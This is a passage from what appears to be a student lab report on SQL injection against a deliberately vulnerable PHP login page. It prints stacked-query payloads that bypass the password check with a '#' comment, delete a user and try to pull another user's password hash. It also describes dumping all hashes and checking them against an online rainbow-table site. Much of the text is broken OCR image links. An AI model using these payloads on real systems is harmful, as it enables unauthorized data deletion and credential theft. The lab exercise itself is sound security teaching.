SELECT id, name, eid , salary, birth, ssn , phoneNumber , address, email, nickname, Password FROM credential WHERE name= 'Admin'; DELETE FROM credentials WHERE Name=' Aggelos '; #' and Password= ' hashed_password ';
```

The character "#" indicates a comment in SQL and so we took advantage of it by commenting out the field for verifying a user's identity by their password (which we do not know). Thus, from the Admin profile we deleted the user " Aggelos ". We also tried to recover a user's password (the hash value) by executing multiple SQL commands . We completed the username field with the command :

```
Admin'? SELECT Password FROM credentials WHERE Name='Alice'; #
```

The web application does not display anything and the url it loads does not display the password of the user " Alice ".

It is worth noting that after changing the php file we had to restart Apache . server so that this change can be applied.

2.3.2 Results




Figure 2.3.2.1. Installing the gksu graphical environment for root permissions on all files




Figure 2.3.2.2. Start of File Manager with root privileges




Figure 2.3.2.3. The user login php file with a method to execute a SQL command




Figure 2.3.2.4. The user login php file with a method to execute multiple SQL commands




Figure 2.3.2.5. Restarting Apache Server




Figure 2.3.2.6. Deleting a user by executing multiple SQL commands




Figure 2.3.2.7. The process of deleting a user by executing multiple SQL commands




Figure 2.3.2.8. The table information after deletion




Figure 2.3.2.9. Retrieving the password of user " Alice " by executing multiple SQL commands




Figure 2.3.2.10. The process of revoking the password of the user " Alice " by executing several SQL commands




Figure 2.3.2.11. The url of the process of revoking the password of the user " Alice " by executing several SQL commands

2 .3.3 Observations

multi _ query () method is not that reliable and this is due to the fact that the deletion of the user " Aggelos " was successful, while the revocation of the password of the user " Alice " was not successful.

rainbow attack)

2.4.1 Actions

MySQL again. Server and loaded the Users database . We retrieved the passwords of all users in the database with the command:

```
SELECT Name, Password FROM credentials;
```

Then, we checked the hashes one by one values of the passwords of each user of the database, in order to determine if they are strong against " rainbow " type attacks. For the attack we used the appropriate online tool https :// hashes . com

2.4.2 Results

